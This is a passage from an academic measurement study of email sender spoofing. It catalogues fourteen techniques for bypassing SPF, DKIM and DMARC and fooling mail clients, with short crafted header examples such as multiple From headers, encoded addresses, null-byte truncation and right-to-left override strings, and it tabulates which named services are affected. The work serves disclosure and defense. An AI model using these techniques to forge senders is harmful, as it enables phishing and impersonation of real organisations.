The Successful Attacks. We consider an email spoofing attack successful if either of the following four conditions is satisfied. (1) In the email sending authentication stage, an attacker can modify the identifiers (e.g., `Auth username`/ `MAIL From`/ `From`) arbitrarily. (2) In the email receiving verification stage, the receiver's MTA gives a "none/pass" verification result even if the spoofed domain name has already deployed strict SPF/DKIM/DMARC policies. Since the verification results are not always shown in the email headers, we can infer the result by checking whether the email has entered the inbox as an alternative. Besides, we consider an attack failed if our spoofing email is dropped into the spam box, which means the receiver's MTA has detected the spoofing and taken defensive measures. To avoid accidental cases, we repeat each attack three times, ensuring that the spoofing email has actually penetrated the security protocols. Only the attacks that work all three times are regarded as successful attacks. (3) In the email forwarding stage, the forwarder gives a higher security endorsement to the forwarded email. Additionally, an attack is also considered successful if the attacker can freely configure forwarded emails to any accounts without any authentication verification. (4) In the email UI rendering stage, the displayed email address is inconsistent with the real one. In this stage, we use `APPEND` function of the IMAP [11] protocol to deliver the spoofing emails into the inbox, since we only need to check the UI rendering results rather than bypass the spam engine. Finally, we collect information and analyze the results depend on the webmail and email clients on the UI level.

Minimize the Measurement Bias. First, to exclude the influence of the spam detection, we select the legitimate, benign and desensitized email samples provided by our industrial partner, a famous email provider, as the contents of our spoofing emails. These emails' content is legal and harmless and can not be judged as spam. Second, all spoofing emails are sent from 15 IP addresses located in different regions with an interval of 10 minutes. Furthermore, we deploy MX/TXT/PTR records for the attacker's domain names and IP addresses. Third, to test how the receiver's MTA handles email with "fail" SPF/DMARC verification results, we reproduce the spoofing experiments in Hu's paper [20] on our target 30 email services. We find that 23 of them reject the emails with "fail" SPF/DMARC verification results. The remaining ones mark them as spams. Besides, the results show that most of the vulnerabilities pointed in Hu's paper [20] have been fixed in the past two years.

Ethics. We have taken active steps to ensure research ethics. Our measurement work only uses dedicated email accounts owned by ourselves. No real users are affected by our experiments. We have also carefully controlled the message sending rate with intervals over 10 minutes to minimize the impact on the target email services.

3.5 Experiment Results

This work organizes all testing results in Table 1 and Table 2 to provide a general picture of the experiment results for sender spoofing attacks. The details of each attack and spoofing results are discussed in Section 4. We summarize our experiment findings as follows.

First, we measured the deployment and verification of email security protocols by these email services. All email services deploy the SPF protocol on the sender's side, while only 23 services deploy all of the three protocols. Surprisingly, all email services run the SPF, DKIM and DMARC detection on the receiver's side. However, only 12 services perform the sender inconsistency checks. Second, all target email services and email clients are vulnerable to certain types of attacks. Finally, combined attacks allow attackers to forge spoofing email which looks more authentic.

4 Email Sender Spoofing Attacks

This section describes the various techniques employed in email spoofing attacks. We divide the attacks into four categories, corresponding to the four authentication stages in the email delivery process.

4.1 Attacks in Email Sending Authentication

Email sending verification is a necessary step to ensure email authenticity. Attacks in email sending authentication can abuse the IP reputation of a well-known email service. They can even bypass all the verification of SPF/DKIM/DMARC protocols, which poses a significant threat to the email security ecosystem. These attacks are mainly used in the shared attack model (Model ⓐ).

As mentioned in Section 2.1, there are three sender identifiers in email sending process: (1) `Auth username`; (2) `Mail From`; (3) `From`. An attack is considered successful while it can arbitrarily control these identifiers during email sending authentication process.

The Inconsistency between Auth username and Mail From headers (A_1). As shown in Figure 5(a), an attacker can pretend to be any user under the current domain name to send

Table 1: Sender spoofing experiment results on 30 target email services.

Email Services	Protocols Deployment			UI Protections	Weaknesses in Four Stages of Email Flows			
	SPF	DKIM	DMARC	SIC	Sending	Receiving	Forwarding	UI Rendering
Gmail.com	✓	✓	✓	✓		A_6		A_{12}
Zoho.com	✓	✓	✓	✓	A_2	A_4	A_{11}	A_{13}
iCloud.com	✓	✓	✓		A_2	A_4, A_7	A_9	A_{12}
Outlook.com	✓	✓	✓		A_2	A_7	A_9	A_{14}
Mail.ru	✓	✓	✓			A_4		A_{12}
Yahoo.com	✓	✓	✓		A_2	A_3, A_7	A_{10}	A_{14}
QQ.com	✓	✓	✓	✓	A_2	A_5		A_{13}, A_{14}
139.com	✓		✓	✓		A_4		A_{13}
Sohu.com	✓				A_2	A_4, A_5	A_9	A_{13}
Sina.com	✓				A_2	A_3, A_4, A_5, A_8		A_{13}, A_{14}
Tom.com	✓	✓	✓		A_2		A_9	
Yeah.com	✓	✓	✓	✓	A_2	A_3, A_4, A_5, A_7, A_8	A_9	A_{12}, A_{13}, A_{14}
126.com	✓	✓	✓	✓	A_2	A_3, A_4, A_5, A_8	A_9	A_{12}, A_{13}, A_{14}
163.com	✓	✓	✓	✓	A_2	A_3, A_4, A_5, A_7, A_8	A_9	A_{12}, A_{13}, A_{14}
Aol.com	✓	✓	✓		A_2	A_5, A_7		A_{14}
Yandex.com	✓	✓	✓			A_3, A_4,A_6, A_7, A_8	A_9	A_{14}
Rambler.ru	✓	✓	✓		A_2	A_3		
Naver.com	✓	✓	✓		A_2	A_4, A_5, A_8		
21cn.com	✓				A_2	A_4, A_5	A_9	
Onet.pl	✓				A_2	A_4, A_5		
Cock.li	✓	✓			A_2	A_3, A_4		A_{13}, A_{12}
Daum.net	✓		✓			A_5		
Hushmail.com	✓	✓	✓			A_3, A_4, A_8		A_{12}
Exmail.qq.com	✓	✓	✓	✓	A_2	A_5		A_{14}
Coremail.com	✓	✓	✓	✓	A_2	A_8	A_9	
Office 365	✓	✓	✓	✓	A_2	A_4	A_9, A_{10},A_{11}	A_{14}
Alibaba Cloud	✓	✓	✓	✓	A_2	A_3, A_4, A_5, A_8	A_{10}	A_{13}
Zimbra	✓	✓	✓	✓	A_1, A_2	A_3, A_5, A_8	A_9	A_{12}, A_{13}
EwoMail	✓	✓	✓		A_2	A_3, A_4, A_8		A_{13}
Roundcube	✓	✓	✓		A_1, A_2	A_3, A_4, A_8		A_{12}

[1] The subscript identifies the specific attack (e.g., A_8 identifies the encoding based attack discussed in 4.2).
[2] The abbreviation SIC stands for the receiver's sender inconsistency checks, an email notification custom deployed by providers, described in the background 2.2.2.
[3] The cases with ✓ mean that the domain name deploys with the relevant email security protocol or perform the sender inconsistency checks.

a spoofing email whose `Auth username` (Oscar@a.com) and `Mail From` (Alice@a.com) are inconsistent during email sending authentication. SMTP protocol does not provide any built-in security features to guarantee the consistency of `auth username` and `Mail From` header. Therefore, this type of protection depends only on the software implementation of the email developer.

In our spoofing experiments, most email services have noticed such problems and prohibited users from sending emails inconsistent with their original identity. However, this type of problem still appears in some well-known corporate email software (i.e., Zimbra, EwoMail). These two email services are vulnerable under default security configuration. Email administrators need to upgrade their security configurations to prevent such problems manually.

The Inconsistency between `Mail From` and `From` headers (A_2). An attacker can send a spoofing email with different `Mail From` and `From` headers. Figure 5(b) shows this type of attack. Although some users are allowed to use email aliases to send emails with a different `From` header, no user should be allowed to freely modify the `From` header to any value (e.g., admin@a.com) to prevent attacks. The `From` header should only be allowed to be set within limited legal values. Many prevalent email services (e.g., Outlook, Sina, QQ Mail) and most third-party email clients (e.g., Foxmail, Apple Mail) only display the `From` header, not the `Mail From` header. For these emails which have different `Mail From` and `From` headers, the victim cannot even see any security alerts on the MUA.

Similar inconsistency also exists between the `RCPT To` and `To` headers. In the real world, there are some scenes that


Table 2: Sender spoofing experiment results on 23 target email clients.

OS	Clients	SIC	Weaknesses
Windows	Foxmail	✓	A_6, A_7, A_{13}, A_{14}
	Outlook	✓	A_6, A_{13}
	eM Client	✓	A_6, A_{12}
	Thunderbird		A_6, A_{13}, A_{14}
	Windows Mail		A_6, A_7, A_{13}, A_{14}
MacOS	Foxmail		A_6, A_{13}
	Outlook	✓	A_6, A_{13}
	eM Client	✓	A_6, A_7, A_{12}, A_{13}, A_{14}
	Thunderbird		A_6, A_{13}, A_{14}
	Apple Mail		A_6, A_{13}, A_{14}
Linux	Thunderbird		A_6, A_{13}
	Mailspring		A_6, A_{13}, A_{14}
	Claws Mail		A_6, A_{14}
	Evolution		A_6, A_{13}, A_{14}
	Sylpheed		A_6, A_{13}, A_{14}
Android	Gmail		A_6, A_{13}
	QQ Mail	✓	A_6, A_{13}, A_{14}
	NetEase Mail		A_6, A_{12}, A_{13}
	Outlook	✓	A_6, A_{13}
iOS	Mail.app		A_6, A_7, A_{13}, A_{14}
	QQ Mail	✓	A_6, A_{13}
	NetEase Mail		A_6, A_{12}, A_{13}
	Outlook	✓	A_6, A_{13}

[1] The subscript identifies the specific attack.
[2] The SIC stands for the sender inconsistency checks.
[3] The cases with ✓ mean that the email client performs the sender inconsistency checks.
[4] Since email clients do not involve verification of the mail protocol, we only tested attacks (i.e., A_6, A_7, A_{12}, A_{13}, A_{14}) related to email UI rendering.

cause the inconsistency, such as email forwarding and Bcc. However, this kind of flexibility increases attack surfaces and introduces new security risks. For example, an attacker can send an email to a victim, even if the email's `To` header is not the address of the victim. In this case, an attacker can further use this method to obtain a spoofing email with a DKIM signature that normally could not be obtained, which is helpful for further attacks. This technique might not be effective when used alone, but it can often achieve excellent spoofing results when combined with other attack techniques.

14 email services are vulnerable to this type of attack in our experiments. In addition, we also found that some email services (e.g., Outlook, Zoho, AOL, Yahoo) have realized these risks and have implemented corresponding security restrictions. They refused to send emails with inconsistent `Mail From` and `From` headers during SMTP sending process. However, these defenses can still be bypassed by two types of attacks (i.e., A_4, A_5). For example, we can send a spoofing



(a) Attack with different auth username and Mail From header



(b) Attack with different Mail From and From headers

Figure 5: Two attacks of bypassing sending service's verification.

email with the `Mail From` header as `<Oscar@a.com>` and the `From` header as `<Alice@a.com, Oscar@a.com>` in Yahoo which introduces another source of ambiguity and eventually bypasses email protocol verification. Therefore, it is still possible to send such spoofing emails, even if the sender has deployed relevant security measures.

4.2 Attacks in Email Receiving Verification

SPF, DKIM and DMARC are the prevalent mechanisms used to counter email spoofing attacks. If an attacker can bypass these protocols, it can also pose a serious security threat to email security ecosystem. There are three attack models to launch this type of attack: shared MTA attack, direct MTA attack, and forward MTA attack. An attack is successful while the receiver's MTA incorrectly gets a 'none/pass' verification result.

Empty Mail From Attack (A_3). RFC 5321 [25] explicitly describes that an empty `Mail From` is allowed, which is mainly used to prevent bounce loop-back and allow some special message. However, this feature can also be abused to launch email spoofing attacks. As shown in Figure 6, an attacker can send an email with an empty `Mail From` header, and the `From` header fabricates Alice's identity (Alice@a.com).

The SPF protocol [23] stipulates that the receiver's MTA must complete the SPF verification based on the `Helo` field if the `Mail From` header is empty. However, the abuse of the `Helo` field in real life make some email services disobey the standard and take a more loose approach of verification. Thus, when the recipient deals with those emails, they can not complete SPF verification based on the `Helo` field, but directly return "none". This type of error allows an attacker to bypass the SPF protection. As a result, an attacker can change the SPF result of this attack from "fail" to "none".

13 email services (e.g., Yahoo, Yeah, 126, Aol) are vulnerable to this type of attacks. Fortunately, there are already 17 email services that have fixed such security issues, 5 of





Figure 6: Empty `Mail From` attack bypassing the SPF verification.



(a) Ordinary multiple `From` attack. (b) Multiple `From` attack with spaces.

(c) Multiple `From` attack with case variation. (d) Multiple `From` attack with invisible characters.

Figure 7: Multiple `From` attacks to make DMARC verify Oscar@attack.com while the MUA displays Alice@a.com.

which (e.g., Zoho.com, iCloud.com, exmail.qq.com) drops such emails into spam.

Multiple From Headers (A_4). Inspired by the work of Chen et al. [6], we also utilize multiple headers techniques in email spoofing attacks. Compared with Chen's work, we have more distortions from the `From` header, such as adding spaces before and after the `From`, case conversion, and inserting non-printable characters. As shown in Figure 7, an attacker can construct multiple `From` headers to bypass security policies. RFC 5322 [40] indicates that emails with multiple `From` fields are typically rejected. However, there are still some email services that fail to follow the protocol and accept emails with multiple `From` headers. It can introduce inconsistencies in the email receiving verification stage, which could lead to additional security risks. Figure 7(c) shows an example that the displayed sender address is Alice@a.com, while the receiver's MTA may use Oscar@attack.com for the DMARC verification .

Only 4 mail services (i.e., Gmail, Yahoo, Tom, Aol) reject emails with multiple `From` headers, and 19 mail services are affected by this type of attacks. Most tested email services tend to display the first `From` header on the webmail, while 6 services (e.g., iCloud, Yandex, Alibaba Cloud) choose to display the last `From` header. Besides, 7 vendors have made specific security regulations against such attacks, such as showing two `From` addresses on the webmail simultaneously (e.g., QQ Mail, Coremail) or dropping such emails into the spam folder (e.g., Outlook, rambler.ru).

Multiple Email Addresses (A_5). Using multiple email addresses is also an effective technique to bypass protocol verification. Usage of multiple addresses was first proposed in RFC2822 [39] and is still explicitly allowed in RFC 5322 [40]. It is suitable for such scenarios: an email with multiple authors is supposed to list all of them in the `From` header. Then, the `Sender` field is added to mark the actual sender. As shown in Figure 8(a), an attacker can bypass DMARC verification with multiple email addresses (`<Alice@a.com>, <Oscar@attack.com>`). In addition, we can also make some rule-based mutations to these addresses, such as `[Alice@a.com], <Oscar@attack.com>`.



(a) Ordinary multiple address attack. (b) Multiple address attack with null address.

(c) Multiple address attack with semantic characters. (d) Multiple address attack with comments.

Figure 8: Multiple email addresses attacks to make DMARC verify Oscar@attack.com while MUA displays Alice@a.com.

15 mail services (e.g., QQ mail, 21cn.com and onet.pl) would still accept such emails. Only 4 services (e.g., Gmail and Mail.ru) directly reject those emails, and 5 other services (e.g., zoho.com, tom.com, outlook.com) put them into spam. The rest 6 services (e.g., 139.com, cock.li and Roundcube) display all of these addresses, making spoofing emails more difficult to deceive the victim.

Parsing Inconsistencies Attacks (A_6). `Mail From` and `From` headers are in rich text with a very complicated grammatical format. As a result, it is challenging to parse display names and real addresses correctly. These inconsistencies can allow attackers to bypass authentication and spoof their target email clients.

A mailbox address is one of the essential components of these two headers. First, mailbox addresses were allowed to have a route portion [39] in front of the real sender address when enclosed in "<" and ">". Therefore, the mailbox (`<@a.com, @b.com:admin@c.com>`) is still a legal address. Among them, `@a.com, @b.com` is the route portion, and "admin@c.com" is the real sender's address. Second, it is allowed to use mailbox-list and address-list [39], and they can have "null" members, such as `<a@a.com>, ,<b@b.com>`. Third, comment [40] is a string enclosed in parentheses. They were allowed between the period-separated elements of local-part and domain, such as `<admin(username)@a.com(domain name)>`. Finally, there is an optional display-name [40] in the `From` header. It indicates the sender's name, which is displayed for receivers. Figure 9 shows three types of attacks



(a) Parsing inconsistency with route portion. (b) Parsing inconsistency with "null" mailbox-list. (c) Parsing inconsistency with comment.

(d) NUL character truncates string parsing. (e) Invisible unicode characters truncate string parsing. (f) Semantic characters truncate string parsing.

Figure 9: Six spoofing examples of bypassing receiving service's verification.



(a) Encoding based attack bypassing DMARC verification.



(b) Combined encoding and truncated attack.

Figure 10: Two spoofing examples with encoding based attacks.

based on parsing inconsistencies.

Truncated characters are a series of characters that terminate string parsing. When parsing and extracting the target domain name from the email headers, truncated characters will end the parsing process. Figure 9(d) shows that the program gets an incomplete domain name (a.com) when parsing the target domain name from the string "admin@a.com\x00@attack.com". Attackers can use these techniques to bypass the verification of email security protocols. Overall, this work finds three types of truncated characters in the email string parsing process. First, NUL (\x00) character can terminate string in the C programming language. It has the same effect in the email field. Second, some invisible Unicode characters (e.g., `\uff00-\uffff`,`\x81-\xff`) can also terminate the string parsing process. Third, certain semantic characters, such as "`[`,`]`,`{`,`}`,`\t`,`\r`,`\n`,`;`", can be used to indicate a tokenization point in lexical analysis. Meanwhile, these characters also influence the string parsing process.

We found that 13 email services have problems in the UI rendering stage under such attacks. For Gmail and Yandex, we can use these attack techniques to bypass DMARC.

Encoding Based Attack (A_7). RFC 2045(MIME) [15] describes a mechanism denoting textual body parts, which are coded in various character sets. The ABNF grammar of these parts is as follows:`=?charset?encoding?encoded-text?=`. The "charset" field specifies the character set associated with the not encoded text; "encoding" field specifies the encoding algorithm, where "b" represents base64 encoding, and "q" represents quoted-printable encoding; "encode-text" field specifies the encoded text. Attackers can use these encoded addresses to evade email security protocol verification. Figure 10(a) shows the details such attacks. For an encoded address, such as `From: =?utf-8?b?QWxpY2VAYS5jb20=?=`, most email services do not decode the address before verifying the DMARC protocol, thus fail to extract the accurate domain and get a "None" in the following DMARC verification. However, some email services display the decoded sender address (`Alice@a.com`) on the MUA. Furthermore, this technique can be combined with truncated strings. As shown in the Figure 10(b), an attacker can construct the From header as "b64(Alice@a.com>b64(\uffff)@attack.com". Email client programs could get incomplete username(i.e., Alice@a.com), but it would still use the attacker's domain (attack.com) for DMARC verification.

7 email services are affected by the vulnerability, including some popular services (e.g., Outlook, Office 365, Yahoo) with more than one billion users.

The Subdomain Attack (A_8). An attacker can send spoofing emails from a non-existent subdomain (no MX record) of well-known email services (e.g., admin@mail.google.com). Thus, there are no corresponding SPF records. The spoofing email only gets a "None" verification result, and the receiver's MTA does not directly reject it. Although the parent domain (e.g., google.com) deploys strict email policies, attackers can still attack in this way. Unfortunately, many companies use sub-domains to send business subscription emails, such as Paypal, Gmail, and Apple. As a result, ordinary users tend to trust such emails.

Unfortunately, RFC 7208 [24] states that the use of wildcard records for publishing SPF records is discouraged. And few email administrators configure wildcard SPF records in the real world. Besides, the receiver's MTA can usually reject emails from domains without an MX record. But RFC




Figure 11: Exploiting forwarding services to bypass SPF and DMARC.

2821 [26] mentions that, when a domain has no MX records, SMTP assumes an A record will suffice, which means any domain name with an A record can be considered a valid email domain. In addition, many well-known websites deploy a wildcard DNS A record that makes this type of attack more applicable. As a result, it is difficult for the receiver's MTA to determine whether to reject such emails.

Experimental results show that 13 email services are vulnerable to such attacks. Only one email service (Mail.ru) deploys a wildcard DNS entry for the SPF record in our experiments. By default, the DMARC policy set for an organizational domain should apply to any sub-domains, unless a DMARC record has been published for a specific sub-domain. However, the experimental results show that our attack is still effective, even if the receiver's MTA conducted a DMARC check.

4.3 Attacks in Email Forwarding Verification

This work shows that attackers can abuse the email forwarding service to send spoofing emails that would fail in the shared MTA attack model. Besides, forwarding service may give the forwarded email a higher security endorsement. Both situations are exploitable for attackers to send spoofing emails.

Unauthorized Forwarding Attack (A_9). If the attacker can freely configure forwarded emails to any accounts without any authentication verification, the email service has unauthorized forwarding issues. First, the attacker should have a legitimate email account on the email forwarding service. Because these emails are sent from a well-known email forwarding MTA, the receiver's MTA generally accepts such emails. We can also exploit forwarding services to bypass SPF and DMARC protocols when the target domain name is the same as the forwarding domain name. This attack is depicted in Figure 11. Based on this attack, attackers can abuse the credibility of well-known MTAs to craft an realistic spoofing email.

Among our experimental targets, 12 email services have such vulnerabilities. 7 email services do not provide the email forwarding feature. The other email services have realized the risks and performed corresponding forwarding verification to fix it.

The DKIM Signature Fraud Attack (A_{10}). The forwarding service may give the forwarded email a higher security endorsement. But this feature can be abused by the attacker to send spoofing emails. The forwarder should not add a DKIM signature of its domain name if the forwarded email does not have a DKIM signature or fails the DKIM validation before. Otherwise, the attacker can defraud the forwarding services of legitimate DKIM signature. However, both RFC 6376 [34] and RFC 6377 [30] suggest that forwarders should add their signatures to the forwarded emails. It has further led to more email services have such problems.


Figure 12 illustrates the complete process of the attack. The email forwarding service (a.com) signs and adds DKIM signatures to all forwarded emails without strict verification. First, the attacker can register an account (Oscar@a.com) under the email forwarding service. Second, he can configure all receiving emails forward to another attacker's email address (Oscar@c.com). The attacker can then send a spoofing email with `From`: Alice@a.com, `To`: Bob@b.com to Oscar@a.com through the direct MTA attack model. The forwarding service (a.com) adds a legal DKIM signature to this spoofing email. As a result, the attacker gets a spoofing email with a legal DKIM signature signed by a.com. In our experiments, Alibaba Cloud, Office 365, and Yahoo Email are all vulnerable to such attacks.

ARC Problems (A_{11}). ARC [4] is a newly proposed protocol that provides a chain of trust to link the verification results of SPF, DKIM, and DMARC in the email forwarding process. Only three email services (i.e., Gmail, Office 365, and Zoho) deploy the ARC protocol in our experiments. However, our research found that both Office 365 and Zoho have security issues with the ARC protocol implementation. Besides, except for the A_{10} attack, ARC cannot defend against most of the attacks discussed above.


For Zoho email services, it shows alerts for users if the email fails the sender inconsistency checks. However, there is an error in Zoho's ARC implementation. When a spoofing email is automatically forwarded to the Zoho mailbox via Gmail, the ARC-Authentication-Results (AAR) header added by Zoho shows a wrong "pass" DMARC verification result. Even worse, this incorrect ARC implementation can also bypass the sender inconsistency checks. Zoho does not display alerts to users for this spoofing email. Office 365 also has errors in the implementation of ARC. It passes the wrong verification results of SPF, DKIM, and DMARC in the AAR header. This would break the ARC trust chain, which introduces more security risks.

4.4 Attacks in Email UI Rendering

The last and most crucial part of the email system is to ensure that emails are rendered correctly. Once the attacker can break the defensive measures in this stage, ordinary users are easily



(a) The spoofing email defraud a DKIM signature signed by a.com.



(b) Spoofing with the legal DKIM signature.

Figure 12: Exploiting forwarding services to bypass DKIM and DMARC.

deceived by such spoofing emails unconsciously.

The displayed address is the sender address shown on the MUA, but the real address is the sender identity (`From`) used in SMTP communication. If an attacker can make the displayed address inconsistent with the real address, the attack is considered successful. Besides, as shown in Figure 2, some MUAs add a security indicator to those emails which fail the sender inconsistency checks. If an attacker can bypass the sender inconsistency checks, it is also regarded as an effective attack technique.

There are various attacks in the email UI rendering stage. Some are similar to the A_6, A_7 attacks discussed previously. The difference is that a UI level attack's goal is to bypass the sender inconsistency checks and spoof the email address shown for users, rather than bypass the three email security protocols' verification. Thus, we usually construct ambiguous `From` headers rather than `Mail From` headers. In this section, we only discuss the attack techniques not previously mentioned.

IDN Homograph Attack (A_{12}). The homograph attack [16] is a known web security issue, but its security risks to the email system have not been systematically discussed. As popular email providers gradually support the emails from internationalized domain names (IDN), this attack is likely to have a wider security impact.




Figure 13: A example of IDN homograph attack to impersonate *admin@paypal.com* on iCloud.com web interface.

Punycode is a way of converting words that cannot be displayed in ASCII into Unicode encoding. Notably, Unicode characters can have a similar appearance on the screen while the original addresses are different. Figure 13 shows a spoofing email that seems to come from the address (admin@paypal.com), but is actually from the address (admin@xn–aypal-uye.com).

Modern browsers have implemented some defensive measures against the IDN homograph attack. For example, the IDN should not be rendered if the domain label contains characters from multiple languages. Unfortunately, we found few similar defensive measures in email systems.

The experimental results show that 10 email services (e.g., Gmail, iCloud, Mail.ru) support IDN email is displayed. Currently, only Coremail fixes this vulnerability. With our assistance, Coremail adds white spaces before and after the Unicode characters in the address bar. In this way, users can easily distinguish between ASCII characters and Unicode characters to prevent such attacks.

Missing UI Rendering Attack (A_{13}). We also find that many characters can affect the rendering of the MUA. Some characters may be discarded during the rendering process. Additionally, some characters may also cause the email address to be truncated (similar to the attack A_6). These characters include invisible characters (`U+0000-U+001F,U+FF00-U+FFFF`) and semantic characters (`@,:,;,"`). For example, the MUA renders the address `admin@gm@ail.com` as `admin@gmail.com`.

There are still 12 email services (e.g., zoho.com, 163.com, sohu.com) vulnerable to such attacks. Other services refuse to receive or just throw such emails into the spam box.

Right-to-left Override Attack (A_{14}). Several characters are designed to control the display order of the string. One of these is the "RIGHT-TO-LEFT OVERRIDE" character, U+202E which tells computers to display the text in a right-to-left order. It is mainly used for writing and reading Arabic or Hebrew text. Although this attack technique [1] has been discussed elsewhere, its security risk to email spoofing has not yet been fully explored. An attacker can construct a string as `\u202emoc.a@\u202dalice`, which is displayed




Figure 14: Combining A_2 and A_4 attacks to impersonate *admin@paypal.com* on iCloud.

as `Alice@a.com`. Because spoofing emails with RTL characters may be directly thrown into the spam box, we generally encode the payload (with utf-8 mode) to attack.

11 email services (e.g., Outlook, Yahoo, Yandex) are still vulnerable to this attack. 10 services (e.g., cock.li,daum.net, onet.pl) cannot correctly render this type of email address. Other email services directly reject such mails.

5 Combined Attacks

According to four authentication stages in email delivery process, we divide our attacks into four categories. However, these attacks have certain limitations. First, some attacks (e.g., A_2, A_3) can have a spoofing effect on the recipent. However, they can not bypass all email spoofing protections. For example, a spoofing email via Empty Mail From Attack (A_3) bypasses the SPF verification but fails in the DMARC verification. In addition, most email vendors have fixed the individually conducted attacks which can bypass all the three email security protocols in our experiment. Thus, combining multiple attacks of different stages is more feasible in practice. With a "cocktail" joint attack combining different attack techniques, we can easily construct a spoofing email that can completely pass the verification of three email security protocols and user-interface protections. Finally, there is no difference shown on the receiver's MUA between this spoofing email and a legitimate one.

There are numerous feasible combined attacks by combining 3 types of attack models and 14 attack techniques in the 4 authentication stages. This work selects two of the most representative examples to illustrate the effects of combined spoofing attacks. Table 3 lists key information of the two examples.

Combined Attacks under the Same Attack Model. We identified a total of 14 email spoofing attack techniques, of which 14 attack techniques can be combined under the same attack model to achieve better attack effects. In addition, although some vendors might fix a vulnerability through one security check, the attacker can accurately combine other attack techniques to bypass the corresponding security check.

Figure 14 shows a representative example under the shared MTA attack model. Yahoo email performs a simple sender check policy to defend against the A_2 attack. It prohibits user from sending emails with different `Mail From` and `From` headers. However, the attacker can still bypass this sender check policy through the A_4 attack. To be specific, we can send a spoofing email with a first `From` header (`Oscar@yahoo.com`), which is same as the `Mail From` header. Then, we add a second `From` header (`Admin@paypal.com`). Interestingly, iCloud does not reject such a spoofing email with multiple `From` headers. Even worse, iCloud uses the first `From` header to perform the DMARC verification and gets a "pass" result with yahoo.com, while the second `From` (Admin@paypal.com) header is displayed on the webmail's UI for users. Therefore, this combined attack can eventually bypass all three email security protocols and spoof the MUA.


Combined Attacks under Different Attack Models. The attacker can also conduct a more effective attack by combining different attack models. The email system is a complex ecosystem with a multi-party trust chain, which relies on security measures implemented and deployed by multiple parties. Under different attack models, multiple parties may have various vulnerabilities. For example, it is difficult to attack through the shared MTA attack model if a email service's sending MTA performs strict checks in sending authentication. However, once it fails to provide a correct and complete security defensive solution in other stages, the attacker can still bypass and send spoofing emails through the other two attack models. Hence, we have more combination attacks in the real world by combining multiple attack models.

Figure 4 shows a successful spoofing attack by combining the direct and forward MTA attack models. For instance, Oscar employs the attack techniques (A_2,A_3) to send a spoofing email with empty `Mail From` and crafted `From` headers. Besides, Oscar has a legitimate account (Oscar@aliyun.com), which is different from the victim's account. Thus, Oscar can configure this account to automatically forward the received emails to one of his accounts (Oscar@attack.com). Alibaba Cloud service adds a DKIM signature to all forwarded emails without a necessary verification check (A_{10}). It grants Oscar's spoofing email a legitimate DKIM signature. Then, Oscar can send this spoofing email with `Mail From:<admin@attack.com>` header through the direct MTA attack model, which is illustrated in Figure 15(b).

